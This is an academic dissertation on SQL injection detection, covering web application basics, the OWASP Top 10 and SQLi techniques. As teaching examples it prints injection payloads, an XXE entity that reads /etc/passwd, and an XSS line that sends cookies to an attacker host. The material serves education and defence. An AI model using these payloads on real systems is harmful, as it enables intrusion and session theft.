PEOPLE'S DEMOCRATIC REPUBLIC OF ALGERIA
MINISTRY OF HIGHER EDUCATION AND SCIENTIFIC RESEARCH

UNIVERSITY MOHAMED BOUDIAF - M'SILA
FACULTY OF MATHEMATICS AND COMPUTER SCIENCE

COMPUTER SCIENCE DEPARTMENT

Dissertation submitted in partial fulfilment of the requirements for the Degree of MASTER

Domain : Mathematics and Computer Science

Branch: Computer Science

Specialty: networks and information and communication technology

By: BOUDRAA YOUNES

TOPIC

New Approach for Detecting SQL Injection Vulnerability in Web application

Publicly defended : / /2016 before a Jury composed of:

MS SAOUDI LALIA	**University of M'sila**	**Supervisor**
……	**University of M'sila**	**protractor**
……	**University of M'sila**	**Examiner**
……	**University of M'sila**	**Examiner**

Academic Year : 2018 /2019

Acknowledgement

Before anything, I want to thank the Almighty Allah the one who make it possible for me to get this far, for every achievement I had, for being with me when every one else did not, Alhamdulilah.

To the leader of this project MS. SAOUDI LALIA, I shall thank you for the opportunity to work with you and keeping believing in me the whole journey. Giving me the guidance the wise, letting me think with creativity, thank you for your patience for staying awake in nights observing and correcting my work, it's been pleasure to work with you.

Thanks to my family two sisters who kept faith in me when I am feeling down, they are the best sisters in the whole world.

Thanks to my friends CHAKER TAYYIB RACHID and SAID HALITIM for being a real friends, thanks to all my class mates for being my home away from home. Thank you all.

YOUNES BOUDRAA

Table of content

List of Figures and Tables

List of figures:

List of Tables

Abbreviation table

HTTP	HyperText Transfer Protocol
URL	Uniform Resource Locator
URI	Uniform Resource Identifier
HTML	HyperText Markup Language
XML	Extensible Markup Language
DOM	Document Object Model
HTTPS	HyperText Transfer Protocol Secure
SQL	Structured Query Language
SQLI	SQL injection
SQLIA	SQL Injection Attack
SQLIV	SQL Injection Vulnerability
SQLIVD	SQL Injection Vulnerability Detector
PHP	Personal Home Page
ASP	Active Server Pages
OS	Operating System
LDAP	Lightweight Directory Access Protocol
XML	Extensible Markup Language
DBMS	Data Base Management System

ASCII	American Standard Code for Information Interchange.
ODBC	Open Data Base Connection
JDBC	Java Data Base Connection
API	Application Program Interface
AEP	Application Entry Point
W3AF	Web Application Attack and Audit Framework

General Introduction

GENERAL INTRODUCTION

1. Context of the study:

Web applications are becoming more popular and widely being used in all aspects of work and social activities.

It plays an important role in all the fields and gradually becomes an imperative and important component part of people's production and daily life.

Today, most systems such as Social Networks, health care, banking, or even emergency response are relying on these applications.

However, the exponential development of web technologies comes at a price, because the number of Web application security issues increases rapidly as well and Web applications are becoming more prone to worrisome vulnerabilities.

SQL injection attack is one of the most severe attack that can be used against web database-driven applications, and considered as one of the top 10 web application vulnerabilities of 2018 by the Open Web Application Security Project (OWASP) [1]. According to the Cyber Threat Defence Report[2] that the dominant vulnerability of 2018 is injections, with 19% out of total vulnerabilities, especially SQL injection attacks with 1354 vulnerability.

Attackers use SQLIA to obtain unauthorized access and perform unauthorized data modifications due to initial improper input validation by the web application developer. Various studies have shown that, on average, 64% of web applications worldwide are vulnerable to SQLIA due to improper input.

2. Statement of the Problem:

The impact of SQLi exploitations can range from enabling fraud to compromising an organisation's reputation or even shutting down its activities, and detecting such vulnerability is a topic of active research in the industry of academia, therefore Scanners have been implemented for those purposes.

SQL injection vulnerability scanner is a tool to detect SQL injection vulnerabilities in web applications. There are two types of scanners used for detection:

- **White Box scanner**: White box scanners approaches provide the penetration testers with the knowledge internal structure of the program. From this information, test cases are created

according to the coverage criteria(statement coverage, condition coverage … etc). For security assessment of Web applications, tools taking white-box approaches suffer from the following shortcomings:

• sometimes source code is not available.

• different programming languages are used for building Web applications.

- **Black-box scanner**: In a black-box testing assignment, the penetration tester is placed in the role of the average hacker, with no internal knowledge of the target system. Testers are not provided with any architecture diagrams or source code that is not publicly available. A black-box penetration test determines the vulnerabilities in a system that are exploitable from outside the network.

3. Objectives:

In order to solve the problem of detecting SQL injection vulnerabilities by scanners, we proposed a new approach implemented in our SQLIVD scanner, to improve the effectiveness of detecting such vulnerability, we aimed to minimize the time scan and maximize detecting SQLI vulnerabilities in the lowest complexity. To achieve this goals our scanner implement three methods:

1) Method of generate the response pages of an injection queries and the response pages of a random queries.
2) Method of representing each responded page into a series of an HTML tag sequence
3) Comparing the two response pages by applying the similarity algorithm we adopted.

By following these three adopted steps our scanner shows promising results.

4. Report Outline:

This report is divided into four chapters:

The first chapter provides the basic concepts of Web Applications and Web Security , we present the top 10 OWASP web vulnerabilities, and our focus is on SQL injection.

The second chapter provides an SQL injection detection approaches and review several penetration tools.

The third chapter presents a review of our SQLIVD (SQL Injection Vulnerability Detection) tool, with its components and the methods added to our new approach in detecting such a vulnerability.

In the fourth chapter we present the implementation and experimentation of SQLIVD, and tested it in real world web applications, and discuss the results obtained by our scanner by comparing it with other tools, to prove the effectiveness of our adopted approach.

Finally, we conclude this project by a general conclusion, recommendations and different perspectives.

CHAPTER 01:

WEB APPLICATION VULNERABILITY

1.1 Introduction:

In the early days we were using simple static websites with no data bases unlike today we are building web applications rely on storing user input and site content databases in server side as with almost every technical advance, hackers are discovering a new attacks. in 2018, like 2017, we continued to see a trend of increasing number of web application vulnerabilities, particularly vulnerabilities related to injection such as SQL injection, command injection, object injection, etc, but the injection of SQL code (SQLIA - SQL Injection Attack) has attracted the most attention and will be the subject of our study.

1.2 Web Application:

According to the definition of OWASP: "A web application is a client (web browser) / server software application that interacts with users or other systems using the Hyper Text Transfer Protocol (HTTP)" [1].

Web applications use a combination of server-side script (ASP, PHP,…) and client-side script (HTML, Javascript,…) to develop the application. The client-side script deals with the presentation of the information while the server-side script deals with storing and retrieving the information. The majority of new IT projects in the world are web applications thanks to the great extensibility of the internet network these last offer numerous advantages we cite :

- The applications are accessible by a web browser without deploying any other software on the client machine.
- Reduced maintenance: no application to install on users posts, all repairs will only be server side.
- The simplicity and ease of programming tools used for the development of web applications.
- saving time and money thanks to free web servers.

1.3 Three-tired Structure:

Three-tier architecture (n-tier architecture) is a client/server software architecture in which the three tires (layers) are developed and maintained as an independent modules, most often on separate platforms [7].

1.3.1 Presentation tier:

This is the top level of the application which displays information to the browser/client, it is a layer which users can access directly (web page, OS operating system).

1.3.2 Application tier (business logic, logic tier or middle tier):

This tier generates pages dynamically using technologies such as PHP hypertext processor, Active Server Pages technology (ASP), and Java Server Pages technology (JSP).

1.3.3 Data tier:

Which enables Web applications to store data and other content elements. By using the Structured Query Language (SQL), Web applications can interact with databases to create customized data for each user dynamically.




Figure 1.1 Three-tired Architecture[6]

1.4 HTTP Requests and Responses:

Requests are filling by users by filling HTML forms, entering text, selecting menu items,...etc, submit form data set to Web applications via HTTP methods 'GET or 'POST', which are specified inside a form element, using method attribute. The difference between the way how the variables are sent is:

- With the method GET, the form data set in followed to the URL, which is specified by the action attribute, and this new URL is sent to the Web application. This is an example of a URL with a query string parameters.[2]

http://www.awebapp.com/index.php?name=John%20Amira&age=24

The query string parameter is the data set which consists of name and value (username=John), and these pairs are separated by '&' character. A URL cannot contain characters such as (the space, the equal sign, etc.), thus a query string may need to be encoded, also the space character is replaced by %20.In this case the user input is visible and can be manipulated easily by modifying (adding malformed values) the values in the query string.

- With the method POST a message is created, the form data is transmitted within the message body, thus it does not appear in the URL. After the Web application has processed requests, response pages are generated and displayed to the user containing sensitive content of the user inputs that's why input validation must be done when web applications are handling requests with user inputs otherwise it cause security issues. [2].

1.5 HTTP Session and Cookies:

- Sessions and cookies techniques are used for managing and maintaining the state information. It maintain the user state information each request during specific time period. A session is defined by a unique session ID which enables Web applications to identify a user's browser uniquely. Examples of that session ID generate when a user authentication has approved by web application, so that he does not enter his login information again for other pages the web application. Three options are used to store session IDs, namely: in URL, in HTML hidden fields or in cookies. Cookies are small amounts of data transmitted between Web server and Web client

used for user authentication and remembering users' preferences. Such cookies can last over a session period and are stored on user's hard drive, while session cookies are deleted when a user exit his browser. The ease of using cookies is for users for not entering login information over and over for the quick of us . However, since cookies store sensitive information of user 'accounts, passwords.. etc', it will make it easy for attackers to hijack. [3].

1.6 Web Application security risks and attacks:

Most web applications today rely on SSL as a security protocol. The protocol is very widely used, its implementation is facilitated by the fact that the protocols of the application layer, as HTTP, do not have to be deeply modified to use a secure connection, but only implemented over SSL / TLS, which for HTTP gave the protocol HTTPS [4].

OWASP (Open web application security project) community helps organizations to develop secure applications. They come up with standards, freeware tools and conferences that help organizations as well as researchers. Below are the security risks reported in the OWASP Top 10 2017 report depends on with the risk, impact, and counter measures [7]:

1.6.1 Injection:

Injection attacks accrue when untrusted data is sent to a code interpreter through a form input or some other data submission as part of command or a query to a web application such as SQL, OS, LDAP injection.

Examples and scenarios:

Scenario # 1: An application uses untrusted data in constructing the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID = '"
+request.getParameter ("id") + "'";
```

This query can be exploited by calling up the web page executing it with the following URL: http://example.com/app/accountView?id='or'1'='1, causing the return of all the rows stored on the database table.

1.6.2 Broken Authentication and session management:

Application functions of authentication and session management are often not implemented correctly, allowing attackers to compromise use these functions including password change, forgot my password, remember my password, account update, and other related functions

Examples of attack scenarios:

Scenario # 1:

A travel reservations application supports URL rewriting, putting session IDs in the URL.

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=London

An authenticated user of the site wants to let their friends know about the sale. The user e-mails the link above without realizing they are also giving away their session ID. When the friends use the link they use the user's session and credit card.

Scenario # 2:

Application's timeout is not set properly. The user utilizes a public computer to access a site. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario # 3:

Passwords are not properly hashed and salted. An insider or external attacker gains access to the password database. User passwords are not properly hashed and salted, exposing every user's password.

1.6.3 Sensitive Data Exposer:

Many web applications do not properly protect sensitive data which attackers could sniff or modify, such as credit cards, tax identifiers, and authentication information.

Examples of attack scenarios :

Scenario # 1 :

Weak crypto algorithms are susceptible to attacks and give out sensitive data. The attacker will be able to use "rainbow tables" , to compare passwords of your database with pre-computed hashes of passwords. You can be sure your consumers passwords will be exploited.

Scenario # 2:

using unauthenticated pages on a website with HTTPS (SSL/TLS), or with a weak version of it. the attacker could sniff the web traffic and can see all transmitted data in clear text, including (credit card info, login, passwords…).

1.6.4 XML External Entities (XXE):

Most XML parsers are vulnerable to XXE attacks by default it enabled attackers to upload a malicious XML and other malicious tasks which further exploits the vulnerable code and/or dependencies. That is why the responsibility of ensuring the application does not have this vulnerability lays mainly on the developer.

Examples of attack scenarios :

Scenario # 1: Local File Hijack from Server:

Attacker could exploit the response of the server by including URL in the XXE payload, when the server parses the payload; it makes an addition call the attacker controlled server, and listens to the victim's server and capture information such as local files, server configuration files, and server details.

```
<?xml version="1.0"?>
<!DOCTYPE reset [>
        <!ENTITY % pass SYSTEM "file:///etc/passwd ">
<!ENTITY xxe SYSTEM "HTTP/::127.0.0.1:8008/?info=%pass;">]>
```

1.6.5 Broken Access Control*:*

Access control in web security means limit access of who or what can view or use resources (sections / pages) in computer environment.

Examples of attack scenarios :

Scenario #1:

the application uses unverified data in SQL query call that to access account information:

```
pstmt.setString(1,request.getParameter("acct")); ResultSetresults =pstmt.executeQuery( );
```

The attacker simply modifies the ‘acct’ parameter in the browser to send a malicious account number and if not verified the attacker can access any user’s account.

```
http://example.com/app/accountInfo?acct=otheracct
```

1.6.6 Security Misconfiguration*:*

Security misconfiguration is the most common vulnerability, the attacker could gain unauthorized access throw default configuration, unpatched flows, unused pages, unnecessary service, or displaying excessively verbose errors. An application could show a user overly descriptive errors which may reveal vulnerability.

Examples of attack scenarios :

Scenario #1:

The application server’s configuration allows detailed error messages for example stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws, such as component versions. They are known to be vulnerable.

Scenario #2:

In the server Directory listing is not disabled. An attacker discovers they can simply list directories. They find and download the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3:

The application server comes with sample applications that are not removed from the production server.

These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console and default accounts weren’t changed, the attacker logs in with default passwords and takes over.

1.6.7 Cross-Site Scripting (XSS):

XSS vulnerabilities occur whenever an application accepts unreliable data and sends it to a web browser without proper validation. XSS allows attackers to execute script in the victim's browser by adding it to URL path to hijack user sessions, disfigure web sites, or redirect the user to malicious sites.


Types of XSS: Reflected, Stored, DOM

Examples of attack scenarios :

Scenario #1: DOM based Cross-Site scripting

Performing fake login form by passing javascript code

```
"Please enter your password:<BR><input type = "password" name="pass"/><button
onClick="javascript:alert(DOM attack Success' +
pass.value);">Submit</button><BR><BR><BR><BR><BR><BR><BR><BR>
<BR><BR><BR><BR><BR><BR><BR><BR>"
```



Scenario #3:

The application uses unreliable data in the construction of the HTML fragment without having validated or escaped it in advance:

```
(String) page + = "<input name = ' creditcard ' type = 'TEXT' value = '"
                                + request.getParameter ("XXX") + "'>";
```

The attacker modifies the credit card name 'XXX' parameter in their browser to

```
'> <script> document.location =' http: / /www.attacker.com/cgi-bin/cookie.cgi? foo =
          '+ document.cookie </ script>'.
```

1.6.8 Insecure Deserialization :

OWASP informed that this security risk is added by an industry survey and not on quantifiable data research. Some of application save data on the client side to maintain state may allow tempering of serialized data.

Examples of attack scenarios :

Scenario #1:

A PHP forum uses PHP object serialization to save a “super” cookie, containing the user’s (user ID, role, password hash, and other state), an attacker changes the serialized object to give themselves admin privileges:

```
X: x :{ z: z:”NAME”: r:”USER”} -->> Normal cookie
X: x :{ z: z:”NAME”: r:”ADMIN”} -->> Altered cookie object
```

1.6.9 Using Components with known vulnerabilities:

Many of developers and web masters don’t update software on the backend and the frontend of their websites which will cause security risks because they can’t keep up with the pace of updates and their legacy code won’t work with the new version of it’s dependencies.

Examples of attack scenarios :

Scenario #1: Getting the jQuery version used:

```
Function FrameRemoving(){
        var x = document.getElementById('jQueryFrameID');
        x.parentNode.removeChild(x);}
```

1.6.10 Insufficient logging and monitoring:

The importance of securing a website cannot be understated, because of not having an efficient logging and monitoring process in place can increase the chances of a website compromise.

Examples of attack scenarios :

Scenario #1:


Attackers scan for users with a common password. they can take over all accounts with this password, and for all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

1.7 Injection mechanisms:

There are several mechanisms that allow to execute SQL codes unexpectedly in the database of a web application:

1.7.1 Injection by the entrance of the user :

If the source code of a Web application contains SQL queries built with the user's entries, an attacker can easily enter wild characters in these entries to mount a SQLI attack. User entries are the most exploitable attack points by attackers and the least detectable by firewalls and IDSs.



1.7.2 Injections into cookies :

Cookies are files interpreted by the server which contain information by web applications and which have been stored on the client's machine (browser) . When a customer returns to a web application, cookies can be used to identify the customer. Since the client controls the storage of the cookie, a hacker could change the contents of the cookie to perpetrate an attack. If a web application uses cookie content to construct SQL queries, attacker can easily submit an attack by attaching it to the cookie. Cookies may contain data in clear or encoded in hexadecimal, base64 or encoded. If we can determine the encoding used, we can try to inject SQL commands[4].

Example:

```
function is_user($user) {
global $prefix, $db, $user_prefix;
if(!is_array($user)) {
$user = base64_decode($user);
$user = explode(":", $user);
$uid = "$user[0]";
$pwd = "$user[2]";
} else {$uid = "$user[0]";
$pwd = "$user[2]";
}
if ($uid != "" AND $pwd != "") {
$sql = "SELECT user_password FROM ".$user_prefix."_users WHERE user_id='$uid'";
$result = $db->sql_query($sql);
$row = $db->sql_fetchrow($result);
$pass = $row[user_password];
if($pass == $pwd && $pass != "") {return 1;}}return 0;}
```

The cookie contains base64 encoded form identifier, a field that is unknown and a password. If we use as a cookie 12345 'UNION SELECT' mypass '':: mypass base64 encoded, the SQL query becomes:

```
SELECT user_password FROM nk_users WHERE user_id='12345' UNION
SELECT 'mypass'
```

This query returns the password 'mypass', the same password as we have to provide. Which allow hacker to be connected.[4]

1.7.3 Injection via server variables :

Server variables are a collection of variables that contain HTTP and variables environment. Web applications use these server variables in many ways from protocol-specific information, such as noting the usage statistics and the fact that to identify trends. If these variables are stored in to a database without being cleaned afterwards, this can create a vulnerability to SQL injection. Since the attackers can forge the values that are placed in the HTTP protocol messages, they can exploit this vulnerability by placing a SQL injection directly in the URLs. When the request to store the server variable is sent to the database, the attack in forged URL is then triggered.

Example:

```
GET / index.php HTTP / 1.1
Host: [host]
X_FORWARDED_ FOR : 127.0.0.1 ' or 1 = 1 #
```

1.7.4 Injection via the URL:

The URL (Uniform Resource Locator) of a web application is the vector used to indicate the requested resource. This is a printable ASCII string that breaks down into five parts [5]:

1. *The name of the protocol*: this is in some sorts the language used to communicate on the network. The most widely used protocol is the HTTP protocol (HyperText Transfer Protocol), which makes it possible to exchange web pages in HTML format. A variety of other protocols may also be used (FTP, News, Mailto, etc.)

2. *ID and password:* makes it possible to specify the parameters required to access a secure server. This option is not recommended since the password circulates unscrambled in the URL.

3. *The name of the server*: This is the domain name of the computer hosting the requested resource. Note that it is possible to use the server's IP address.

4. *The port number*: this is a number associated with a service that tells the server what type of resource is being requested. The port that is associated with the protocol by default is port number 80. When the server's web service is associated with port number 80, specification of the port number is optional.

5. *The access path to the resource*: This last part tells the server where the resource is located, that is, in general, the location (directory) and the requested file name.

Protocol	Password(optional)	Server name	Port(optional)	Path
http://	User: password	www.ccm.net	:80	/glossaire/gls.php

The URL can make it possible to send parameters to the server by following the file name with a question mark and then data in ASCII format. A URL is then a string of characters with the following format:

http://en.kioskea.net/forum/?cat=1&page=2

By manipulating certain parts of a URL, a hacker can get a web server to deliver web pages he is not supposed to have access to.

1.8 Injections vulnerability:

According to the Cyber Threat Defence Report[2] that the dominant vulnerability of 2018 is injections, with 19% out of total vulnerabilities, especially SQL injection attacks with 1354 vulnerability as shown in the figure 1.2.




Figure 1.2 Number of web application vulnerabilities in 2016-2018[2]

The statistics measured my Cyber Thread record that for 2018 and 2019 are injections, particularly SQL injection among injections had been the most dangerous vulnerability that could harm our web applications.

1.9 Conclusion:

In the next chapter we will learn about SQL injection techniques and different detection approaches for this type of vulnerability used by web application vulnerability detection tools.

CHAPITER 2

SQL INJECTION DETECTION APPROACHES & PENETRATION TOOLS

2.1 Introduction:

Int the previous chapter we have seen most recent and dangerous web application vulnerabilities that could harm our web application especially SQL injection. In this chapter, we will describe several different methods and techniques for testing and detecting SQL injection vulnerability in Web application, we will learn in detail about the key terms used in Website Security Testing and its testing approach.

2.2 Fundamentals of Testing:

As Dijkstra said, “Testing can show the presence of bugs but never their absence.” Therefore, the purpose of testing is to find errors and mistakes made by programmers or developers in a program’s source code or its design.[8]

- **Definition(testing):** Testing is the process of executing programs with the intention of finding errors.[9]
- **Definition (error):** software error is present when the software does not do what the user reasonably expects it to do.” [10]

For the sake of finding errors, a program should be verified with proper input data and its outputs should be compared with the expected results defined in the specification. Including the pre- and postcondition, such pair of input and expected output data is also referred to as a test case.[8]

- **Definition (data):** Test data, input data and file conditions associated with a particular test case.[11]

A good design of test cases is the most important step in the program testing. Successful and effective test cases are able to reduce the incompleteness of testing as much as possible and can reach high probability of finding most errors in a program. Test cases can be classified into the following two categories.[8]:

- **positive test cases:** verify the expected results with “normal” input data.
- **negative test cases:** verify the expected failures with faulty input data.

2.3 Testing of web applications:

Web applications can be verified by manual or automated testing depending on web-apps and there requirements:

2.3.1 Manual Testing:

Depending to the use cases defined in the specification in web applications , a tester can click on links, submit forms with appropriate information, and verify whether the content of the response page is expected or not. Manual testing of web applications has the best advantage when the layout of the Web pages is a particular importance, since automated testing tools may not be able to verify such aspect without trouble. However, for large and complex Web applications manual testing is overextended. It becomes expensive and is prone to errors. Also, testing different versions of different Web browsers should be used for the testing, which will cause a large time and effort. For Web applications that frequently change, and thus have to be tested repeatedly, manual testing is non-preferred. Therefore, automated web applications testing tools are preferred in this case.[8]

2.3.2 Automated Testing:

In order to build an automated testing for web applications is to use tools to emulate web browser's behaviour. In our SQLIVD tool (SQL injection Vulnerability Detector) we used *Http Unit* testing framework written in java. It can access a Web application from a Java program and emulate a browser's behaviour such as navigation, form submission, etc. and allow the Java program to verify the content of the returned pages.[8]

2.3.3 Static Analysis:

Similar to manual testing static analysis do not require the test objects being executed or debugging source code before program runs.

2.3.4 Dynamic Analysis:

Dynamic analysis is the testing and evaluation of a program by executing data in real-time. The objective is to find errors in a program while it is running. Since security testing of Web applications involves not only a single page, but rather all the components associated, dynamic testing may be a more effective approach. Testers usually take penetration testing for assessing Web application security. As the name implies, penetration testing is conducted by simulating the potential attacks with a predefined goal. Thus, this approach is from the attacker's point of view [12].

2.4 Vulnerability Detection Tools for Web Applications:

Web application vulnerabilities detection involves the use of automated testing tools, such as web scanners, whose results are listed in a vulnerability report.

2.4.1 Web scanners:

Web application Scanners are automated tools or 'penetration tools' who scan web applications looking for vulnerabilities security known as the cross-site scripting, SQL injection , command execution , directory traversal and configuration the server insecurity . A big number of tools commercial and open source are available and all these tools have their own strengths and weaknesses [13].

2.4.2 Types of web scanners:

When speaking about scanners we consider two types of approaches:

- ❖ Black-box scanners:

In a black-box testing assignment, the penetration tester is placed in the role of the average hacker, with no internal knowledge of the target system. Testers are not provided with any architecture diagrams or source code that is not publicly available. A black-box penetration test determines the vulnerabilities in a system that are exploitable from outside the network.

- ❖ White-box scanners:

White box scanners approaches provide the penetration testers with the knowledge internal structure of the program. From this information, test cases are created according to the coverage criteria(statement coverage, condition coverage … etc). For security assessment of Web applications, tools taking white-box approaches suffer from the following shortcomings:

- sometimes source code is not available.
- different programming languages are used for building Web applications.

2.5 SQL injection attack :

SQLIA consists of inserting or injection a partial or complete SQL query through the data input or transmitted from the client (browser) to the web application server. A successful SQLIA allows attacker to read sensitive data, modify (insert/ update/ delete), execute administration operations on the data base.

2.6 SQL injection detection techniques:

The first step to successful SQL injection is to understand when the application interacts with a DB Server in order to access some data[OWASP]. Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).
- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.
- E-commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database.

According to OWASP SQL injection can be derived into three main classes:

2.6.1 In-band:

In-band SQL injection is the most common and easy to exploit, it occurs when an attacker is able to use the same communication channel to both launch the attack and gather results, and it has two types:

a. Error based SQLi:

The Error based technique consists in forcing the database to perform some operation in which the result will be an error. Then try to extract some data from the database and show it in the error message.

Example: we have this URL with parameter 'cat'

http://testphp.vulnweb.com/listproducts.php?cat=1

most attacker use (‘), (“), (– or /* */, etc) in the end of the URL to cause an error

http://testphp.vulnweb.com/listproducts.php?cat=1”

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '" at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

If it shows an error and the error is a SQL syntax error, then it conforms that this page is connected with the database and website is vulnerable. What the single quote does is actually single quote breaks the query and the syntax of the query have been changed, which converted into the wrong syntax. So, we get the error SQL syntax error which indicate the website is vulnerable.

b.Union based SQLi:

This type of an attack is done by inserting a UNION query into a vulnerable parameter which returns a dataset that is the union of the original first query and the injected second query.

Example:

this cause to ignore anything after the --.

```
SELECT accounts FROM users WHERE login = '' UNION
SELECT cardNo from CreditCards where
acctNo = 12345 -- AND pass = '' AND pin =
```

The attacker is able to extract all the accounts of the Web application, by injecting the second request to the original query by SQL keyword.

2.6.2 Inferential SQLi (Blind SQli):

Inferential SQL injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL injection attacks”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behaviour of the database server.[14]

The two types of inferential technique are:

a. Boolean based SQLi:

This type of technique relies on sending SQL query to the database which forces the application to return a different result TRUE or FALSE

Depending on result of HTTP response, its content will change, or remain the same. This allows an attacker to infer if the payload used returned true or false.

```
SELECT accounts FROM users WHERE login = ' legalUser '
and 1 = 0 - 'AND pass =' 'AND pin = 0
```

```
SELECT accounts FROM users WHERE login = ' legalUser '
and 1 = 1 - 'AND pass =' AND pin = 0
```

b. Time based SQLi:

Injecting a time delay for this DBMS is pretty straight forward. Since *SLEEP()* and *BENCHMARK()* 'for MYSQL' are both functions, they can be integrated in any SQL statement. The example below shows how an attacker could identify if a parameter is vulnerable to SQL injection using this technique [15].

```
http://www.shop.local/item.php?id=34-SLEEP (15)
```

```
http://www.shop.local/item.php?id=34-BENCHMARK(100000, RAND())
```

Here a slow response would mean the application uses a MYSQL database

2.6.3 Out of band SQLi:

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker.[14]

Example: for ORACLE database a query looks like:

```
